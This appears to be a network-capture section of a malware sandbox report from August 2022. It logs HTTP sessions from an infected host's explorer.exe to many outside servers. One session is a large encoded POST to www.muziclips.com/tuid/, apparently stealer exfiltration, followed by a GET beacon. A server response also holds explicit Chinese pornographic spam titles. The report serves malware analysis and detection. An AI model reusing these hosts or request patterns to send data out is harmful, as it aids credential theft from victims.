3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 4b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 44 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 41 75 74 68 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 4f 77 6e 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 20 22 3e 0a 0a 09 3c 21 2d 2d 20 66 61 76 69 63 6f 6e 20 73 74 61 72 74 20 2d 2d 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 35 37 78 35 37 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 35 37 78 35 37 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 36 30 78 36 30 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 36 30 78 36 30 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 37 32 78 37 32 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 37 32 78 37 32 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 37 36 78 37 36 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 37 36 78 37 36 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 31 31 34 78 31 31 34 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 31 31 34 78 31 31 34 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 73 69 7a 65 73 3d 22 31 32 30 78 31 32 30 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 31 32 30 78 31 32 30 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 32 31 32 30 78 31 34 34 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 69 63 6f 6e 2d 31 34 34 78 31 34 34 2e 70 6e 67 22 3e 0a 09 3c 6c Data Ascii: 5702<html><head><base href="/"><meta charset="utf-8"><title>ACTIVE 24, s.r.o.</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="Keywords" content=""><meta name="Description" content="ACTIVE 24, s.r.o."><meta name="Author" content="ACTIVE 24, s.r.o."><meta name="Owner" content="ACTIVE 24, s.r.o. ">... favicon start --><link rel="apple-touch-icon" sizes="57x57" href="https://gui.active24.cz/img/icon/apple-icon-57x57.png"><link rel="apple-touch-icon" sizes="60x60" href="https://gui.active24.cz/img/icon/apple-icon-60x60.png"><link rel="apple-touch-icon" sizes="72x72" href="https://gui.active24.cz/img/icon/apple-icon-72x72.png"><link rel="apple-touch-icon" sizes="76x76" href="https://gui.active24.cz/img/icon/apple-icon-76x76.png"><link rel="apple-touch-icon" sizes="114x114" href="https://gui.active24.cz/img/icon/apple-icon-114x114.png"><link rel="apple-touch-icon" sizes="120x120" href="https://gui.active24.cz/img/icon/apple-icon-120x120.png"><link rel="apple-touch-icon" sizes="144x144" href="https://gui.active24.cz/img/icon/apple-icon-144x144.png"><l

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.11.20	49805	142.251.39.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.11.20	49806	142.251.39.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.11.20	49809	104.21.39.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.11.20	49810	104.21.39.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.11.20	49811	130.211.17.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49758	154.210.161.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:52.481976986 CEST	496	OUT	POST /tuid/ HTTP/1.1 Host: www.muziclips.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.muziclips.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.muziclips.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 76 59 38 70 54 65 32 6c 67 48 69 38 28 65 67 43 57 6e 33 75 49 37 39 5f 76 35 6f 49 4b 43 4a 63 77 49 55 46 38 77 63 67 4d 44 43 53 35 46 52 52 79 39 44 57 42 69 31 42 75 4f 4e 59 7a 52 63 37 77 50 44 69 6f 74 35 36 5a 67 71 6f 68 47 30 42 65 62 50 55 62 5f 44 72 78 4b 52 52 49 33 66 79 52 56 70 75 50 68 45 78 6b 6b 58 45 4b 6b 70 65 72 70 78 32 7a 74 28 71 51 5f 73 73 43 79 37 70 6d 4e 42 44 77 30 51 5a 4c 32 4f 6e 56 53 47 43 57 53 58 44 6c 51 56 75 72 57 70 62 51 52 6c 41 70 79 57 67 62 31 62 67 74 74 7a 35 6c 52 32 4b 44 6b 62 64 4b 57 47 70 51 2d 6c 66 66 7a 6d 48 4a 59 76 64 5a 6d 4b 4b 54 58 53 4d 6e 79 44 46 43 38 74 53 38 37 4a 4b 66 34 45 75 32 56 77 2d 54 31 62 72 68 53 6c 64 48 4f 59 6f 66 4d 67 64 75 63 42 6b 65 62 31 48 53 52 53 4c 74 31 47 69 51 34 49 6c 7a 69 35 61 71 37 54 67 45 56 50 54 42 56 70 45 31 56 77 61 58 77 48 6f 6c 49 38 68 57 71 62 50 70 70 53 75 64 64 4f 30 7a 58 41 53 66 63 43 67 28 68 58 56 4a 64 41 4c 6b 32 6c 4f 66 71 4a 34 70 52 30 57 56 46 59 45 36 51 5a 6c 38 74 58 6c 4b 41 35 79 61 6b 30 64 64 74 4e 38 4c 72 4e 34 73 32 38 39 6f 6b 37 59 61 49 35 31 44 68 6c 50 56 6d 6e 6b 51 48 45 4b 4b 6f 78 63 66 69 39 72 78 6b 54 48 4d 6a 4c 68 42 53 48 6a 33 69 6d 46 28 30 46 75 77 75 4a 6c 37 65 58 72 36 59 37 5a 59 69 68 64 78 56 53 51 35 43 43 48 45 37 58 4c 66 58 34 46 59 59 5a 30 47 4a 71 35 6b 33 44 4a 64 53 77 7a 4c 38 6f 4e 5a 76 65 35 5a 74 31 30 4a 65 32 55 59 67 76 47 33 6b 4c 61 54 58 28 39 46 51 75 75 77 52 72 4c 79 50 57 4e 43 6b 44 2d 71 56 46 75 65 6c 50 50 5a 30 50 79 48 59 30 62 41 73 33 4d 59 50 39 54 51 6b 5a 7a 37 6e 79 50 65 33 44 33 34 58 76 4a 6f 77 47 70 73 4e 44 77 47 6d 70 6e 61 35 57 30 47 44 4d 79 4e 59 65 6c 52 63 45 67 37 35 45 39 63 2d 56 53 35 69 42 58 33 41 6b 30 7e 51 78 44 79 5f 41 4d 63 73 36 43 30 78 44 71 39 37 77 33 46 33 49 38 35 61 79 4d 66 58 5a 50 38 43 75 48 39 66 39 56 6c 71 52 61 66 77 59 6b 59 34 73 48 51 78 61 52 54 42 65 79 6b 78 70 6a 57 76 74 6c 4c 4b 76 68 6d 72 31 51 6f 77 54 64 77 6f 78 79 7e 49 47 4e 30 56 42 55 6e 76 49 79 51 70 6c 6a 6e 64 6c 62 33 54 4b 64 56 77 4b 7a 70 35 4f 4c 72 57 78 67 38 69 59 6b 75 64 6e 51 75 42 30 48 4c 38 61 65 61 34 53 4b 54 4b 47 30 7a 6d 79 57 32 32 52 66 79 68 30 41 56 4d 48 45 7a 47 6a 57 4c 4a 42 61 68 66 58 48 37 37 4d 66 30 4e 67 2d 6d 66 4a 62 64 6d 73 6c 75 6c 6b 44 53 4c 62 79 64 43 35 64 71 76 32 76 73 72 35 56 61 38 57 37 70 50 62 4e 74 58 68 34 77 57 31 4f 7a 35 62 62 6f 72 6d 61 50 45 4f 77 46 43 59 55 49 77 66 58 75 74 79 34 43 78 78 55 6b 74 4e 72 77 4b 77 63 36 7a 6b 5a 6b 55 7e 72 73 6b 59 68 6d 78 70 34 34 67 50 57 4b 71 44 45 31 78 43 5a 4f 4e 75 6a 56 58 6f 37 6b 67 35 55 6b 67 71 4b 36 4f 6b 75 64 54 35 6b 57 36 61 32 4e 34 6c 6e 7e 4d 4a 5f 37 56 4b 2d 52 2d 47 46 67 56 36 4c 79 59 77 2d 68 44 35 4d 6e 49 42 47 6c 5f 28 73 6c 31 6c 37 79 2d 78 4b 6a 38 4a 77 34 35 53 4b 46 33 48 50 4d 55 35 58 43 5f 4c 4e 47 66 6e 38 30 2d 79 7a 4a 55 61 73 66 4a 41 65 33 46 4d 63 61 31 36 6b 58 51 30 7a 76 72 37 54 33 38 79 6b 49 38 50 75 39 70 6f 55 42 65 79 47 66 71 59 54 36 73 39 68 37 33 72 37 4a 38 74 71 58 53 49 41 66 55 35 33 59 37 34 65 39 38 6d 34 36 4c 68 30 54 4c 75 45 52 66 79 6a 6b 78 62 55 58 78 30 6e 6c 44 57 33 48 5f 6d 62 6a 56 5a 7a 76 4c 31 46 4e 6f 34 66 46 6b 41 35 30 75 46 54 51 51 79 53 54 73 51 47 6c 61 4c 75 50 4b 31 4b 55 46 57 56 43 6d 31 68 6e 4a 4d 48 5a 53 38 38 6d 6d 37 49 58 6f 4a 55 4b 5a 36 64 78 44 49 49 63 63 52 79 43 69 36 4b 48 6d 56 62 79 52 35 5a 71 43 67 48 37 64 63 78 5a 5f 61 55 5a 64 4e 6b 34 44 52 71 38 62 45 6b 71 75 75 77 4b 78 71 66 78 64 32 30 46 56 76 56 61 68 38 6b 6b 74 55 75 44 67 6d 42 68 47 41 72 4c 47 7e 61 4a 66 54 65 59 67 73 45 6f 52 46 6e 66 31 41 39 76 65 37 4c 53 61 73 71 51 73 32 7a 78 37 7e 69 35 4e 34 74 41 5a 66 6c 5a 46 6a 73 63 46 49 50 5a 7a 36 73 79 5a 58 65 73 62 59 6c 7a 33 31 73 4f 72 33 53 36 61 37 6c 4c 76 46 36 49 5a 55 53 65 53 41 38 66 35 6a 58 70 42 67 39 79 4c 70 50 43 4f 6e 46 49 72 5a 4b 54 31 78 61 68 42 4a 36 39 76 76 56 39 72 7e 75 7e 79 6c 4f 49 52 49 75 49 52 54 59 75 74 51 6f 7a 57 49 79 68 6f Data Ascii: m4bd=vY8pTe2lgHi8(egCWn3uI79_v5oIKCJcwlUF8wcgMDCS5FRRy9DWBi1BuONYzRc7wPDiot56Z gqohG0BebPUb_DrxKRRI3fyRVpuPhExkkXEKkperpx2zt(qQ_ssCy7pmNBDw0QZL2OnVSGCWSXDlQVurWpbQRlApyW gb1bgttz5lR2KDkbdKWGpQ-lffzmHJYvdZmKKTXSMnyDFC8tS87JKf4Eu2Vw-T1brhSldHOYofMgducBkeb1HSRSLt 1GiQ4Ilzi5aq7TgEVPTBVpE1VwaXwHoII8hWqbPppSuddO0zXASfcCg(hXVJdALk2lOfqJ4pR0WVFYE6QZl8tXlKA5 yak0ddtN8LrN4s289ok7YaI51DhlPVmnkQHEKKoxcfi9rxkTHMjLhBSHj3imF(0FuwuJl7eXr6Y7ZYihdxVSQ5CCHE 7XLfX4FYYZ0GJq5k3DJdSwzL8oNZve5Zt10Je2UYgvG3kLaTX(9FQuuwRrLyPWNCkD-qVFuelPPZ0PyHY0bAs3MYP9 TQkZz7nyPe3D34XvJowGpsNDwGmpna5W0GDMyNYelRcEg75E9c-VS5iBX3Ak0~QxDy_AMcs6C0xDq97w3F3I85ayMf XZP8CuH9f9VlqRafwYkY4sHQxaRTBeykxpjWvtlLKvhmr1QowTdwoxy~lGN0VBUnvlyQpljndlb3TKdVwKzp5OLrWx g8iYkudnQuB0HL8aea4SKTKG0zmyW22Rfyh0AVMHEzGjWLJBahfXH77Mf0Ng-mfJbdmslulkDSLbydC5dqv2vsr5Va 8W7pPbNtXh4wW1Oz5bbormaPEOwFCYUlwfXuty4CxxUktNrwKwc6zkZkU~rskYhmxp44gPWKqDE1xCZONujVXo7kg5 UkgqK6OkudT5kW6a2N4ln~MJ_7VK-R-GFgV6LyYw-hD5MnIBGl_(sl1l7y-xKj8Jw45SKF3HPMU5XC_LNGfn80-yzJ UasfJAe3FMca16kXQ0zvr7T38ykI8Pu9poUBeyGfqYT6s9h73r7J8tqXSIAfU53Y74e98m46Lh0TLuERfyjkxbUXx0 nlDW3H_mbjVZzvL1FNo4fFkA50uFTQQySTsQGlaLuPK1KUFWVCm1hnJMHZS88mm7lXoJUKZ6dxDIIccRyCi6KHmVby R5ZqCgH7dcxZ_aUZdNk4DRq8bEkquuwKxqfxd20FVvVah8kktUuDgmBhGArLG~aJfTeYgsEoRFnf1A9ve7LSasqQs2 zx7~i5N4tA7fl7EiscFIR7z6sv7YoshYlz31sOr3S6a7lLvE6IZUSoSA8f5iYpBq9vLpPCOnFlr7KT1xahBJ69wV0r~uvlQIRL

Timestamp	kBytes transferred	Direction	Data
			zx7~i5N4tAZiiZFjscFIPZz6syZXesbYiz31sOf3S6a7iLvF6iZUSeSA8i5jXpBg9yLpPCOnFIrZKY1xanBJ69WV9l~u~yiOIRI uRTYutQozWIyho(aCe(NPAa_U0x4W7R_4-rU4mrqIAETNJlhau9vSfzQndnatZPzqGF_LPrQXdyTPpypPwnp~DgPk uJRiFHaTvy-jfmzH6638HJmb3122FfqbcodqBQF~dqcvpxAI5FZRy27lAh-oIYjOSxuhsMwdQDc(Jddohmc(hCYpdn ugpL2abAaxu1y89(w3hIiinno4SD3tHQmL3MA8qCyb6DmJJBRmhNiF4Rp96DvxEusmxmOZ9gjHUPbos5mypgRvRJfT pOsslL-ZbZnWWTib2Ea05a_aqR9xQEZopdv95b2yG0tV8Yy1oFpP1G_gNEyNNcul7Qv(x0wMkZuuDy4WtN4dRZwlO7 CklYbc6CwdtLHoAgYuIuIfDhfQwjTjGvw2fdb~1~3JT2uZejV6rZ7DYTjRKber0(NwQYK2fo1mdpQn4SDG1NL8OmSH w27oIYm7aGWcddPJ7A_Ymc6YjHeCm6tLGAvPnCxxO0QlL76uoqFiSPa1ZfRI-asrPqqOUtPXdJdzTlNhvktT5BqshS EYAvNrTmiQGBW7RogPrL0tNQj8_2qXReKQR5oAaZ0Igl3byAjIOtoPW5C60qMdwQ-i1Lci2d3ZFRkYeUJEPdcFF9Em Ip8tUs6UluKfmBJPmoDLSqcxOBqIf02g1Wlz5mqI4SxcuwDsp0hAOqqi-25tHHzl7WvgUEQQjbxQfsXAm6zVqy-O54 6kVfA(eBzviLoeSqoXPg5mTqmCgbyqLGBQ8w_pfxa1my11Z4IFcgrG7J_gMAfP96hd4Vt1ESCznu3eRbH7x1Zbe2bk JdLBYfS2Qhu2Mk3fZ7ah71viMYSoCMLQd0vu5CnU3kek3osLTMeXRwVA8h1f9grfcN5yTHFuhxdLVgCKxJQBspGcNd xCT6alRUqQz6GDYjYDZ(pK3InUFWB(InKUl4nfZFa33rWNR07wJ8-OTamCUYTOcFoGtaqk2DZGpDLXclHDb63bLZEL 4g7NDBUE390mC(JQf640vnvQIFPJNGiVTTqaBbly6BOVHT7J380VsdeLrobM8QEz8ZujP(xGLlqglG9dbLTxgpmRHe M4XRr1XXhWJrehRsEwmmbKZg9mgB7wz3mMXSAlIDvo7FmYT~8zlO7xsYuQuJL1Th814FGqrIKfe1mrR1ThZa58WRJF 7C-rSxN59lKEAGiMyD2l8R91K6MGdDSaKFk(p(pc4xW~O29bqLcAd1ixH1vygz6LiXWB4rYPap4l0F3xYCUm2kX37F aDb0agflucZfJt5SmFzNDwpkD5IdsfbCLw3YiE9tSSJIDUxSNS03WtmVKFjC8ThQAbtlnFD8X31Mpg_PFriYFSJ0hV i~mYvR7OxvmF5VvXEJZTcRa1oN_Z_vmV-eQil7LAi2qsCb8pBhcW4IQ8vYyzQmEdDJQro6SqVFUgnpQf5tx1ldF3fS- ~uWl1VuFgcMOcJGdQLt3dwveCCZ0VRDfh9Y4BhpfwLnsQvPmVK64UJVtBZxdtkHJsKvgromG3obTZbQnrXsMKPaZa psHo2v0OVelMDLY1Pb2Y0(_Uifk4Vlz~5sGIlrMUTl1HMlSKHNn65tkEfaayVCx6f2wAjrbr3x-Xpl0KSzOm0VQmlF HXLfgDcteXavQgla8GGP4jw29MNK4Nes7FJ(nGCAyL3B5TJSu9oDQaNNlxFiHtA6dI6i7J6t8PP7lrLd8YhfvLY1UT Jj6nU4oIW0LPwSmVeDanSc_AeJiS9f-5bp4ZtC6xez7JEirNPFRPFrFHJ8XqKSr4OJbYDD2DeY2Ch6KTdUSgZkxw9V nDZZTuwr5eL95m7m7YrJF1FcXfvxLUGy4eSgbVMdkL8~9mu4aXSMcRhMe1fiyiCReaboGsrD_2py66uIQsKDrMzcYC wBk1_6mxOGpbCDhrf6IF-ejz2(7u7kQXmbtDX9zQNQ3If~DVk2K(jbmvAzQJwhVeqM3jTgFCv9nS6bk3t(NBA769Ir 9Yq7Una~zW_Glumtxra1kYVgRREvjhkvCKdQF4OcJ7p0kmf0Xr8~XEctu1neYNKyKfp6XIvNm3twUuxToqK5zotnB1 m8gyV(aeowK6ZZKLk(cZlkQKR4NtH3g7wxR4pKYtAvCsOzlovGYRhK2UyGiq9Z0xELSZYz4L7R_nV5sH-Nm7JXeWAB KmFAfn393~eYL39GvZIsYE-bsJ_BuE9u17sCHWBl9hzZ0h7de0d(Q2cfY(f8sgtH5eqfChdekzbwKUncAQ0nuQoUpU b0kj5~ygcarbIQcb8KsY9R3IPKqf3Y4fMCmPF2QQCKFVBlun4iKMtomH6GEgqjzAI6iwzvqXs~qnvQraf5UZdZWU3K 3uupWlJtPUNZbqi6Ua87_o1DmXKjT6Zws~W5o0CpXJtIVEMwryIJBrH~K87mHPCBeObWIgeF5PVP5n_WJqpvlb52YA qdGkFr4G9BP(-fJdL44F_o-6FYCFiTPjohx3a8Cjm3IcyMWsQPsaeEwu5uFhGYjOY2nv3L51H2y8qN8i-zxu4~VhDT B7gAwDBfOeLgB5onbdeXOsts37Ekm4yweAHnxKU7tHnVus3yMGnuNeip4rvIy9un_YSaQONLr6Ap3L-nxVdliQNsC9 VCBZy~RU9vbXS8O6Vk3Biy3ToHX3KDi15xRed7eC8U2rMZzUGXohrtkmre4fy5HBTGbpdt7DwKCzPH5BiuVWugG2Z0 QnT8wp4uwSp659eP7tqle4oKjPYkKTt7PrJIsk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.11.20	49812	130.211.17.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.11.20	49813	13.248.216.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.11.20	49814	13.248.216.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.11.20	49815	89.46.108.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.11.20	49816	89.46.108.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.11.20	49817	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.11.20	49818	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.11.20	49821	217.21.87.131	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.11.20	49822	185.27.134.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.11.20	49823	154.23.227.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49759	154.210.161.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:52.715929031 CEST	519	OUT	GET /tuid/?m4bd=gaITN7i6/i636J8ZdAepXbFiroAuKTRwrMdc4y4CfBKs7kJVyv+3PWgk2/xmwUEu5s/a&M8s=w86DJpgx5FYlUfRP HTTP/1.1 Host: www.muziclips.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:52.952666998 CEST	563	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 08 Aug 2022 15:44:43 GMT Content-Type: text/html Content-Length: 1578 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 d6 dc bf da c6 c1 bf c2 b9 e3 b8 e6 b4 ab c3 bd d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 33 35 36 37 3b 26 23 32 30 31 38 35 3b 26 23 32 32 38 39 39 3b 26 23 32 34 33 32 30 3b 26 23 32 36 37 32 33 3b 26 23 31 30 36 3b 26 23 31 30 37 3b 26 23 33 33 32 35 38 3b 26 23 32 34 39 34 34 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 30 37 37 32 3b 26 23 33 33 35 30 32 3b 26 23 32 37 39 36 39 3b 26 23 33 34 38 38 30 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 34 39 37 3b 26 23 32 31 36 39 37 3b 26 23 33 33 38 30 34 3b 26 23 33 30 33 33 33 3b 26 23 33 37 32 33 33 3b 26 23 32 36 30 37 31 3b 26 23 33 34 39 35 37 3b 2c 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 32 38 39 39 3b 26 23 32 33 33 37 36 3b 26 23 33 35 30 36 34 3b 26 23 32 30 33 30 37 3b 26 23 33 38 37 30 36 3b 26 23 33 31 31 36 39 3b 26 23 32 33 34 39 34 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 33 35 36 37 3b 26 23 32 30 31 38 35 3b 26 23 32 32 38 39 39 3b 26 23 32 34 33 32 30 3b 26 23 32 36 37 32 33 3b 26 23 31 30 36 3b 26 23 31 30 37 3b 26 23 33 33 32 35 38 3b 26 23 32 34 39 34 34 3b 2c 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 30 37 37 32 3b 26 23 33 33 35 30 32 3b 26 23 32 37 39 36 39 3b 26 23 33 34 38 38 30 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 34 39 37 3b 26 23 32 31 36 39 37 3b 26 23 33 33 38 30 34 3b 26 23 33 30 33 33 33 3b 26 23 33 37 32 33 33 3b 26 23 32 36 30 37 31 3b 26 23 33 34 39 35 37 3b 2c 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 32 38 39 39 3b 26 23 32 33 33 37 36 3b 26 23 33 35 30 36 34 3b 26 23 32 30 33 30 37 3b 26 23 33 38 37 30 36 3b 26 23 33 31 31 36 39 3b 26 23 32 33 34 39 34 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 33 30 37 37 32 3b 26 23 33 33 35 30 32 3b 26 23 32 37 39 36 39 3b 26 23 33 34 38 38 30 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 2c 26 23 32 36 34 39 37 3b 26 23 32 31 36 39 37 3b 26 23 33 33 38 30 34 3b 26 23 33 30 33 33 33 3b 26 23 33 37 32 33 33 3b 26 23 32 36 30 37 31 3b 26 23 33 34 39 35 37 3b 2c 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 32 38 39 39 3b 26 23 32 33 33 37 36 3b 26 23 33 35 30 36 34 3b 26 23 32 30 33 30 37 3b 26 23 33 38 37 30 36 3b 26 23 33 31 31 36 39 3b 26 23 32 33 34 39 34 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 32 33 35 36 37 3b 26 23 32 30 31 38 35 3b 26 23 32 32 38 39 39 3b 26 23 32 34 33 32 30 3b 26 23 32 36 37 32 33 3b 26 23 31 30 36 3b 26 23 31 30 37 3b 26 23 33 33 32 35 38 3b 26 23 32 34 39 34 34 3b 2c 26 23 32 30 30 33 37 3b 26 23 32 30 30 36 31 3b 26 23 32 38 39 30 39 3b 26 23 35 37 3b 26 23 35 37 3b 26 23 31 31 34 3b 26 23 31 30 31 3b 26 23 33 35 32 37 30 3b 26 23 33 39 30 35 37 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 2c 26 23 32 30 31 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>小仙女开档jk自慰,欧美破苞流血在线视频,极品萌白酱旗袍,18禁女子裸体露私密网站</title><meta name="keywords" content="小仙女开档jk自慰,欧美破苞流血在线视频,极品萌白酱旗袍,18禁女子裸体露私密网站" /><meta name="description" content="欧美破苞流血在线视频,极品萌白酱旗袍,18禁女子裸体露私密网站,小仙女开档jk自慰,久九热99re视频在线,&#201

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.11.20	49824	103.150.61.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.11.20	49825	66.29.155.228	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
